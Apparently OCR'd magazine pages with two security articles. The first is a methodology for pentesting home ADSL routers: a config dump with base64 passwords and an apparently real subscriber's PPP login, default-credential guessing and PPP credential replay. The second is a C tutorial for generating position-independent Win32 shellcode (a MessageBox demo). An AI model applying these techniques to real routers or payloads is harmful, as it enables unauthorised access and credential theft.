The MICRO-HTTPD web server only understands the GET request. It does not even allow HEAD request. All the other methods show 501 *Method Not Implemented* error message. The NUCLEUS web server allows TRACE request directly. For all other requests like GET, HEAD etc authentication is required



```
$ telnet 192.168.1.1 23
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
BCM96338 ADSL Router
Login: admin
Password:
> dumpcfg
<psitree>
<SystemInfo>
<protocol autoScan="enable" upnp="enable" igmpSnp ="disable" igmpMode ="disable" macFilterPolicy="forward" encodePas
sword="enable" connlimitMode="0" allConNum="1000" perUsrNum="1000"/>
<sysLog state="disable" displayLevel="ERR" logLevel="DEBUG" option="local" serverIP="0.0.0.0" serverPort="514"/>
<snmp state="disable" readCommunity="public" writeCommunity="private" sysName="Broadcom" sysLocation="unknown" sysCo
ntact="unknown" trapIP="0.0.0.0"/>
<sysUserName value="admin"/>
<tr69c state="enable" upgradesManaged="0" upgradeAvailable="0" informEnbl="1" informTime="0" informInterval="129600"
 noneConnReqAuth="0" debugEnbl="0" acsURL="http://rms.airtelbroadband.in:8103/ACS-server/ACS" acsUser="airtelacs" ac
sPwd="airtelacs" parameterKey="12345" connReqURL="" connReqUser="admin" connReqPwd="admin" kickURL="" provisioningCo
de="12345"/>
<sysPassword value="cGFzc3dvcmQ="/>
<sptPassword value="c3VwcG9ydA=="/>
<usrPassword value="dXNlcg=="/>
</SystemInfo>
<AtmCfg>
<initCfg structureId="2" threadPriority="25" freeCellQSize="10" freePktQSize="200" freePktQBufSize="1600" freePktQBu
fOffset="32" rxCellQSize="10" rxPktQSize="200" txFifoPriority="64" aal5MaxSduLen="64" aal2MaxSduLen="0"/>
</AtmCfg>
<AtmCfgTd>
<td1 cat="UBR" PCR="0" SCR="0" MBS="0"/>
</AtmCfgTd>
<AtmCfgVcc>
<vccId9999 portId="0" vpi="0" vci="65534" tdId="0" aalType="AAL2" adminStatus="down" encap="unknown" qos="disable" i
nstanceId="1509949443"/>
<vccId1 portId="0" vpi="1" vci="32" tdId="1" aalType="AAL5" adminStatus="up" encap="llc" qos="disable" instanceId="1
509949441"/>
</AtmCfgVcc>
<SecCfg>
<qosMgmtCfg enableQos="enable" defaultDSCPMark="-1" defaultQueue="-1"/>
<srvCtrlList ftp="lan" http="lan" icmp="lan" snmp="lan" ssh="disable" telnet="lan" tftp="lan"/>
</SecCfg>
<Lan>
<entry9999 address="1.1.1.1" mask="255.255.255.0" dhcpServer="disable" confDhcpSrv="disable" leasedTime="0" startAdd
r="0.0.0.0" endAddr="0.0.0.0" subnetMask="0.0.0.0" instanceId="1509949444"/>
<entry1 address="192.168.1.1" mask="255.255.255.0" dhcpServer="enable" confDhcpSrv="enable" leasedTime="24" startAdd
r="192.168.1.2" endAddr="192.168.1.254" subnetMask="255.255.255.0" instanceId="1509949441"/>
</Lan>
<SNTPCfg>
<cfg state="disable" server1="clock.fmt.he.net" server2="none" timezone="International Date Line West"/>
</SNTPCfg>
<pppsrv_0_1_32>
<ppp_conId1 userName="07492403414_mp@airtelbroadband.in" password="MDc0OTIOMDMOMTRfbXA=" serviceName="07492403414_mp
" idleTimeout="0" ipExt="disable" auth="auto" useStaticIpAddr="0" localIpAddr="0.0.0.0" manual="automatic" Debug="di
sable" pppAuthErrorRetry="disable" pppToBridge="disable" pppMTU="1492" />
</pppsrv_0_1_32>
<wan_0_1_32>
<entry1 vccId="1" vlanMuxId="-1" conId="1" name="pppoe_32_1" protocol="PPPOE" encap="LLC" firewall="disable" nat="en
able" fullcone="disable" igmp="disable" vlanId="-1" service="enable" instanceId="1509949442"/>
</wan_0_1_32>
<ADSL/>
<StaticIpCfg/>
<RouteCfg>
</RouteCfg>
<DDNSCfg/>
```

Figure 7. *Dumpcfg adsl check*



SNMP - Configuration

Simple Network Management Protocol (SNMP) allows a management application to retrieve statistics and status from the SNMP agent in this device.

Select the desired values and click "Apply" to configure the SNMP options.

SNMP Agent ○ Disable ● Enable

Read Community: public
Set Community: private
System Name: Broadcom
System Location: unknown
System Contact: unknown
Trap Manager IP: 0.0.0.0

Figure 8. *Snmp*

Listing 1. *Admin credentials*

```
<sysUserName value="admin"/>
<tr69c state="enable" upgradesManaged="0" upgradeAvailable="0" informEnbl="1" informTime="0" informInterval="129600"
 noneConnReqAuth="0" debugEnbl="0" acsURL="http://rms.airtelbroadband.in:8103/ACS-server/ACS" acsUser="airtelacs" ac
sPwd="airtelacs" parameterKey="12345" connReqURL="" connReqUser="admin" connReqPwd="admin" kickURL="" provisioningCode="12345"/>
<sysPassword value="cGFzc3dvcmQ="/>
<sptPassword value="c3VwcG9ydA=="/>
<usrPassword value="dXNlcg=="/>
</SystemInfo>
```

Listing 2. *Information about PPP Server*

```
<pppsrv_0_1_32>
<ppp_conId1 userName="011234567856_dl" password="XXXXXXXXXXXX" serviceName="06789567890_mp
" idleTimeout="0" ipExt="disable" auth="auto" useStaticIpAddr="0" localIpAddr="0.0.0.0" manual="automatic" Debug="di
sable" pppAuthErrorRetry="disable" pppToBridge="disable" pppMTU="1492" />
</pppsrv_0_1_32>
```

prior to sending any request for accessing a resource. The TRACE request, one finds 200 OK message and for others it returns 401 *Unauthorized*.

The ROMPAGER web server understands GET, HEAD request with authentication and does not allow TRACE request directly.

For specific details of different verbs allowed and handled effectively by four different web servers, analyze the below stated chart

4. From the testing perspective, it is always advisable to enumerate the HTTP verbs allowed by the web server for accepting the requests that are sent by the clients.

Factory Structured Username/ Password

It is good from a testing perspective that there is no need to jump directly to brutforcing the passwords of the deployed ADSL router in the home. It has been analyzed and tested that it is one of the biggest mistake made during configuration by the vendor administrators. So from a tester's view point, one always tries to test the default username account or factory enabled passwords. For this specific look up, a tester has to be well versed in the specification control of various ADSL routers. Without the knowledge, it is quite hard to detect and test the factory enabled credentials. The best way is to search for the manual or specification of the deployed device in your home. Another good part is to find the websites which provide centralized information of all the devices with factory information. The credential information is one of the prime pieces of information.


The one point should be remembered is that there can be a number of standard users that are enabled by default. During the testing time, it is one of the biggest mistakes because some of the penetration testers only scrutinize the standard user such as *admin* and not the backup or recovery based accounts. Even if the admin password is configured appropriately but still there exists a possibility that other accounts are not configured or still present in the default factory state. So always try to test the device in a diversified manner rather than sticking to the simplistic ways.

Usually the most suitable combination is `username=admin` and `password=admin`. But I will suggest that this website should be added (*http://www.routerpasswords.com*) as a part of auditing kit while testing for ADSL routers and other home devices. This website has a huge database and the good part is that all IDs I information is centralized. So it is possible to process the information efficiently to reap the benefits. Let's have a look (see Figure 5). The snapshot is the active website layout for mining the credential based information.

Figure 6 presents layout that defines the factory default settings. From administration point of view, watch your actions and calculate the risk reduction by changing these default settings.

Detecting the Device Consoles

A device can be deployed in a number of ways based on the requirements and administrator can enable a standard set of consoles to configure and gain access to the device remotely. If the benchmark is considered, it is deployed according to below mentioned rule set



Community: public
OID: 1.3.6.1.2.1.1.1.0
Host: 192.168.1.1

MIB	Name	OID	Type	Value
RFC1213-MIB	sysDescr.0	1.3.6.1.2.1.1.1.0	String	Software Version 3.12L.01.

Figure 9. *Snmp agent string*

- HTTP based console on port 80.
- Telnet based console on port 23
- FTP based Firmware console on port 21

Let's have a look at the pwned BCM96638 ADSL router (Figure 7). The layout is of the dumpcfg command executed on the console access. Let's have a look at the piece of information presented Listing 1.

The configuration shows the credential based information. This ADSL router provides access through three different passwords as sys `[system]`, spt `[support]` and usr `[user]`. Looking at the encoding scheme, it is clear that a base 64 encoding has been applied. I have already stated in the beginning of the paper about the weaknesses of base 64 encoding. If the encoding is not enabled, passwords will be in clear text but access to the console is still required. An inherited vulnerability if exploited can provide direct access to configuration. It depends upon the deployment and the configuration. After decoding, the strings passwords are matched as mentioned below:

```
sysPassword value="cGFzc3dvcmQ=  □
password
sptPassword value="c3VwcG9ydA== □
support
usrPassword value="dXNlcg== □ user
```

So you can try the same combination as username and password to access the console prompt. These credentials work effectively through FTP and HTTP access too.

Stealing Point to Point Protocol (PPP) Server Access Credentials

Point to Point protocol is used for node to node communication and provides services such as authentication, privacy, encryption and decompression of data flowing between source and destination. Usually broadband and Dial up connections which provide an interface to connect to the ACS server of the service provider require authentication. This one is different from the ADSL router configuration or access credentials. The device security is different from the protocol security. From a tester's point of view, the device itself provides a lot of information about connection and credential strings used by PPP. Our analysis points to certain facts mentioned below as:


- The credentials i.e. username and password in most of the cases are same.
- Do not forget to try the *Phone Numbers* because most of the service providers use standard contact numbers as username and password.
- If the username is different then still try for the phone number as password string because it works in a certain number of cases.
- Most of the time it is default based on any generic information of your running connection

Let's have a look at the one of the hacked device providing PPP information (see Listing 2).

If you dissect the above stated information there is an appropriate username and password defined for PPP connection. The password string is base 64 encoded. On decoding, the string is same as that of the username. So after extracting this information, a fake account is set on the tester machine and upon using these credentials, the PPP account is replayed and pwned. So, it is an effective technique to look into everything while performing the tests. Most of the testers make a mistake of not testing this part effectively.

Information Leaking through SNMP Parameters

The SNMP is one of the prime resources of information leakage that happens



Problem

The web administration interface of YAMAHA routers is vulnerable to cross-site request forgery.

1 User logs into the web administration interface.

2 If the user accesses a malicious web page while logger in, a malicious operation can be executed on the web administration interface.

3 Malicious operation will be executed as a legitmaterquest from the user.

Figure 10. *Jvn 88575577 en*

through the network. This is the result of improper management of the device or not changing the default settings of the SNMP agent.

Most of the time, the SNMP agent is enabled and administrators do not even know about it. So from a tester's perspective, the SNMP should be enumerated to trace the information leakage. Primarily, the community strings remain unchanged as private and public.

Let's analyze a compromised ADSL router see Figure 8.

The above presented screen shot shows that the SNMP agent is enabled and it can be enumerated by looking at the default strings. Let's see the enumeration (see Figure 9).

There is a possibility of enumerating through the default strings. In this case, there is no *Management Information Base* (MIB) present, so SNMP walk is not successfully. One can use different tools to pwn the devices through SNMP.

Exploiting Vulnerabilities

One of the prime parts of any testing methodology is the exploitation of release or unreleased vulnerabilities. After the enumeration and reconnaissance phase, one should test the requisite set of vulnerabilities. The reason for this consideration is based on the fact that there are a number of DSL router boxes deployed which have not been upgraded. The inherent software still has vulnerabilities and only newer versions are patched.

Mostly, the vulnerabilities revolve around the following classes

- Authentication Bypass
- Cross Site Scripting
- Cross Site Request Forging
- HTTP Parameter Pollution.
- Denial of Service etc

For example: XSS vulnerability in admin login interfaces see Figure 10.

The common set of vulnerabilities should be tested effectively. Let's analyze some released exploits and the structure of attacks on ADSL routers. Some of the release vulnerabilities can be found on the below stated links:

- Siemens ADSL SL2-141 CSRF Exploit
- Linksys Wireless ADSL Router (WAG54G V.2) httpd DoS Exploit
- Belkin wireless G router + ADSL2 modem Auth Bypass Exploit
- Cisco Router HTTP Administration CSRF Command Execution Exploit
- A-Link WL54AP3 and WL54AP2 CSRF+XSS Vulnerability

Secunia has released the analysis of an ASUS AAMDEV600 ADSL router and the resultant impact of a vulnerability in recent years (Figure 11).


The impact is diversified when it comes to real world scenario. So looking at all the facts and perspectives, testing should be done in an appropriate way keeping all the issues in mind.

Conclusion

The testing of embedded ADSL routers requires a step by step approach. The benchmark testing should be done in a diversified manner irrespective of the results. This not only enhances the testing sphere but makes the testing pattern interesting too. This paper is designed to sum up a well-designed structured methodology for the users as well testers. This paper serves as a base for all sorts of testing against embedded ADSL routers.

On the 'Net

- *http://wiki.openwrt.org/TableOfHardware*
- *http://www.linksysinfo.org/forums/showthread.php?t=47124*
- *http://www.linuxelectrons.com/features/howto/consolidatedhacking-guide-linksys-wrt54gl*
- *http://www.openwrt.org*
- *http://dd-wrt.com*



This graph was generated by Secunia.
Based on vulnerability information available at http://secunia.com/

Figure 11. *Download*

Aditya K Sood
Aditya K Sood is a Sr. Security Researcher at Vulnerability Research Labs (VRL), COSEINC. He has been working in the security filed for the past 7 years. He is also running an independent security research arena, SecNiche Security. He is an active speaker at security conferences and already has spoken at EuSecWest, ExCaliburCon, Xcon, Troopers, Owasp, Xkungfoo, CERT-IN etc. He has written a number of whitepapers for Hakin9, Usenix, Elsevier and BCS. He has released a number of advisories to forefront companies. Besides his normal job routine he loves to do a lot of web based research and designing of cutting edge attack vectors.

Tony Deslandes - credits : Pugstudio, Air

DIDIER STEVENS

Writing WIN32 shellcode with a C-compiler

Difficulty

■ □ □

Shellcode is hard to write. That is why I worked out the method presented here to generate WIN32 shellcode with a C-compiler.

To fully benefit from the content of this article, you should have some experience writing WIN32 programs in C/C++ and WIN32 shellcode, and understand the differences between both approaches.

For the purpose of this article, I define shellcode as position-independent machine code. Normally shellcode is written with an assembler and the developer pays attention to create position-independent code. In other words: that the shellcode will execute correctly whatever its address in memory.

The compiler I use is Visual C++ 2008 Express. It is free and supports inline assembly. Shellcode generated with this method is dynamic: it does not use hard-coded API addresses that limit the shellcode to specific versions of Windows. The method uses Dave Aitel's code to lookup addresses of the necessary API functions described in his book *The Shellcoder's Handbook*.

Being able to debug the shellcode inside the Visual C++ IDE during development is an important requirement for me. Developing shellcode is not easy, we can use the all the help we can get, a visual debugger is certainly welcome. Several design-decisions were made because of this debugging requirement.

The method does not try to generate compact shellcode. If size is a problem, start with small, optimized handwritten shellcode and call the shellcode generated by the C-Compiler in a later stage.

The following is the full source code listing for shellcode to display a message box. Let us walk through it see Listing 1.

The source code for which the C-compiler will generate shellcode is located between functions `ShellCodeStart` and main (lines 45 to 213). Function main and the following functions are not part of the generated shellcode, they provide support to test/debug the shellcode and automatically extract the shellcode from the generated PE-file (*.exe* file).

As it names implies, `ShellCodeStart` (line 45) is the start of our shellcode. It calls function `ShellCodeMain`, and then it returns. That is all it does. Because this simple code is actually written in assembly language and not in C, we have to tell the compiler this. Construct _ _ `asm` is what we need to achieve this:

```
__asm
{
   call ShellCodeMain
   ret
}
```

When a C-compiler emits machine code for a normal function, it will add instructions to setup and breakdown the stack frame (an internal C data structure to store arguments and automatic variables on the stack). This code is called the prolog and epilog, respectively. We do not need a stack frame in function

WHAT YOU WILL LEARN...

How to write shellcode in pure C

WHAT YOU SHOULD KNOW...

Basic understanding of what shellcode is, and C programming skills

Listing 1a. *C-program to generate shellcode*

```
/*
    ShellCodeTemplate v0.0.1: MessageBox demo
    Source code put in public domain by Didier Stevens, no Copyright
    Except for the code in ShellCodeInit, which is released under the GNU PUBLIC LICENSE v2.0
    http://didierstevens.com
    Use at your own risk

    Shortcommings, or todo's ;-)
        - find fix for function allignment

    History:
        2008/10/24: start
        2010/02/02: cleanup
*/

#include <windows.h>
#include <stdio.h>

#define KERNEL32_HASH 0x000d4e88
#define KERNEL32_LOADLIBRARYA_HASH 0x000d5786
#define KERNEL32_GETPROCADDRESSA_HASH 0x00348bfa

typedef HMODULE (WINAPI *TD_LoadLibraryA)(LPCTSTR lpFileName);
typedef FARPROC (WINAPI *TD_GetProcAddressA)(HMODULE hModule, LPCTSTR lpProcName);

// Add your API function pointer definitions here:
typedef int (WINAPI *TD_MessageBoxA)(HWND hWnd, LPCTSTR lpText, LPCTSTR lpCaption, UINT uType);

struct SHELL_CODE_CONTEXT
{
    TD_LoadLibraryA FP_LoadLibraryA;
    TD_GetProcAddressA FP_GetProcAddressA;

    char szEmptyString[1];

    // Add your module handles and API function pointer members here:
    HMODULE hmUSER32;
    TD_MessageBoxA FP_MessageBoxA;
};

void ShellCodeMain(void);
int WriteShellCode(LPCTSTR, PBYTE, size_t);
void *ShellCodeData(void);

void __declspec(naked) ShellCodeStart(void)
{
    __asm
    {
        call ShellCodeMain
        ret
    }
}

#pragma warning(push)
#pragma warning(disable:4731)

void ShellCodeInit(TD_LoadLibraryA *pFP_LoadLibraryA, TD_GetProcAddressA *pFP_GetProcAddressA)
{
    TD_LoadLibraryA FP_LoadLibraryA;
    TD_GetProcAddressA FP_GetProcAddressA;

    // Shellcode functions to lookup API functions, based on
    // The Shellcoder's Handbook http://eu.wiley.com/WileyCDA/WileyTitle/productCd-0764544683.html'
    // Released under the GNU PUBLIC LICENSE v2.0

    __asm
    {
        push KERNEL32_LOADLIBRARYA_HASH
        push KERNEL32_HASH
        call getfuncaddress
        mov FP_LoadLibraryA, eax

        push KERNEL32_GETPROCADDRESSA_HASH
        push KERNEL32_HASH
        call getfuncaddress
        mov FP_GetProcAddressA, eax

        jmp totheend

    getfuncaddress:
        push ebp
        mov ebp, esp
        push ebx
        push esi
        push edi
        push ecx
        push fs:[0x30]
        pop eax
        mov eax, [eax+0x0c]
        mov ecx, [eax+0x0c]
    nextinlist:
        mov edx, [ecx]
        mov eax, [ecx+0x30]
        push 0x02
        mov edi, [ebp+0x08]
        push edi
        push eax
        call hashit
        test eax, eax
        jz foundmodule
        mov ecx, edx
        jmp nextinlist
    foundmodule:
        mov eax, [ecx+0x18]
        push eax
        mov ebx, [eax+0x3c]
        add eax, ebx
        mov ebx, [eax+0x78]
        pop eax
        push eax
        add ebx, eax
        mov ecx, [ebx+28]
        mov edx, [ebx+32]
        mov ebx, [ebx+36]
        add ecx, eax
        add edx, eax
```

Listing 1b. *continued...*

```
        add ebx, eax
    find_procedure:
        mov esi, [edx]
        pop eax
        push eax
        add esi, eax
        push 1
        push [ebp+12]
        push esi
        call hashit
        test eax, eax
        jz found_procedure
        add edx, 4
        add ebx, 2
        jmp find_procedure
    found_procedure:
        pop eax
        xor edx, edx
        mov dx, [ebx]
        shl edx, 2
        add ecx, edx
        add eax, [ecx]
        pop ecx
        pop edi
        pop esi
        pop ebx
        mov esp, ebp
        pop ebp
        ret 0x08

    hashit:
        push ebp
        mov ebp, esp
        push ecx
        push ebx
        push edx
        xor ecx,ecx
        xor ebx,ebx
        xor edx,edx
        mov eax, [ebp+0x08]
    hashloop:
        mov dl, [eax]
        or dl, 0x60
        add ebx, edx
        shl ebx, 0x01
        add eax, [ebp+16]
        mov cl, [eax]
        test cl, cl
        loopnz hashloop
        xor eax, eax
        mov ecx, [ebp+12]
        cmp ebx, ecx
        jz donehash
        inc eax
    donehash:
        pop edx
        pop ebx
        pop ecx
        mov esp, ebp
        pop ebp
        ret 12

    totheend:
    }

    *pFP_LoadLibraryA = FP_LoadLibraryA;
    *pFP_GetProcAddressA = FP_GetProcAddressA;
}

#pragma warning(pop)

// Write your custom code in this function.
// Add extra functions as needed.
void ShellCodePayload(SHELL_CODE_CONTEXT *pSCC)
{
    char szHello[] = {'H', 'e', 'l', 'l', 'o', '\0'};
    pSCC->FP_MessageBoxA(NULL, szHello, pSCC-
                    >szEmptyString, 0);
}

void ShellCodeMain(void)
{
    SHELL_CODE_CONTEXT scc;

    ShellCodeInit(&(scc.FP_LoadLibraryA), &(scc.FP_
                    GetProcAddressA));

    scc.szEmptyString[0] = '\0';

    // Add your own API function initialization code here:
    char szuser32[] = {'u', 's', 'e', 'r', '3', '2',
                    '\0'};
    char szMessageBoxA[] = {'M', 'e', 's', 's', 'a', 'g',
                    'e', 'B', 'o', 'x', 'A', '\0'};
    scc.hmUSER32 = scc.FP_LoadLibraryA(szuser32);
    scc.FP_MessageBoxA = (TD_MessageBoxA)scc.FP_GetProcAdd
                    ressA(scc.hmUSER32, szMessageBoxA);

    ShellCodePayload(&scc);
}

int main(int argc, char **argv)
{
    size_t dwSize;
    char szBinFile[MAX_PATH];

    dwSize = (PBYTE)main - (PBYTE)ShellCodeStart;
    printf("Shellcode start = %p\n", ShellCodeStart);
    printf("Shellcode size = %08x\n", dwSize);
    sprintf_s(szBinFile, MAX_PATH, "%s.bin", argv[0]);
    printf("Shellcode file = %s\n", szBinFile);
    if (0 == WriteShellCode(szBinFile,
                    (PBYTE)ShellCodeStart, dwSize))
        printf("Shellcode file creation successful\n");
    else
        printf("Shellcode file creation failed\n");

    // Calling ShellCodeMain to debug shellcode inside
                    Visual Studio
    // Remove this call if you don't want to execute your
                    shellcode inside Visual Studio
    ShellCodeMain();

    return 0;
}

// Function to extract and write the shellcode to a file
int WriteShellCode(LPCTSTR szFileName, PBYTE pbShellCode,
                    size_t sShellCodeSize)
{
    FILE *pfBin;
    size_t sWritten;
```

`ShellCodeMain`. To instruct the C-compiler to omit the epilog and the prolog, we decorate `ShellCodeMain` with attribute `_ _declspec(naked)`.

The purpose of the `ShellCodeStart` function is twofold: to make the first byte of the shellcode the entry-point, and to provide a start address to extract the shellcode from the PE-file.

`ShellCodeMain` (line 196) is the main function of our shellcode. It provides memory to store data, it calls code to lookup the addresses of the API functions we need, and executes our core code.

The following line (line 198) reserves memory on the stack for our data:

```
SHELL_CODE_CONTEXT scc;
```

`SHELL _ CODE _ CONTEXT` is a structure to contain all data we need throughout our shellcode, like the addresses of WIN32 API functions. It is passed on to all functions (which need it) via a pointer.

Listing 1c. *continued...*

```
240
241     if (S_OK != fopen_s(&pfBin, szFileName, "wb"))
242        return -1;
243     sWritten = fwrite(pbShellCode, sShellCodeSize, 1, pfBin);
244     fclose(pfBin);
245     if (sWritten != 1)
246        return -2;
247     return 0;
248  }
```

Listing 2. *SHELL_CODE_CONTEXT structure*

```
struct SHELL _ CODE _ CONTEXT
{
   TD_LoadLibraryA FP_LoadLibraryA;
   TD_GetProcAddressA FP_GetProcAddressA;

   char szEmptyString[1];

   HMODULE hmUSER32;
   TD_MessageBoxA FP_MessageBoxA;
};
```

Listing 3. *API HASH definitions*

```
#define KERNEL32_HASH 0x000d4e88
#define KERNEL32_LOADLIBRARYA_HASH 0x000d5786
#define KERNEL32_GETPROCADDRESSA_HASH 0x00348bfa
```

Listing 4. *Appending data to shellcode*

```
void __declspec(naked) *ShellCodeData(void)
{
   __asm
   {
      call WhereAmI
   WhereAmI:
      pop eax
      add eax, 5
      ret
      _emit 'R'
      _emit 'e'
      _emit 'p'
      ...
      _emit 0x00
       }
}
```


We store the structure on the stack (as an automatic variable) to make our shellcode position-independent. Declaring the variable for the structure as static would instruct the C-compiler to store the variable in the data-segment, which is not position-independent and thus unsuitable for our shellcode. For our `MessageBox` shellcode, the structure contains these members (line 29): see Listing 2.

`FP _ LoadLibraryA` and `FP _ GetProcAddressA` are variables (more precisely, function pointer variables) to store the address of `kernel32` exports `LoadLibraryA` and `GetProcAddressA`.

Remember that we write dynamic shellcode, we do not uses hardcoded API addresses but look them up.

`szEmptyString` is a variable to store the empty string. `""` is the empty string, this is different from NULL. We cannot use strings directly in our shellcode, as the C-compiler would store these strings in the data-segment. The work around I use is to *build* the strings with code and store them in variables on the stack. This way, strings are part of our shellcode.


As the empty string is a string you need in several functions, I decided to store the empty string in the shellcode structure.



General	
Output Directory	$(SolutionDir)$(ConfigurationName)
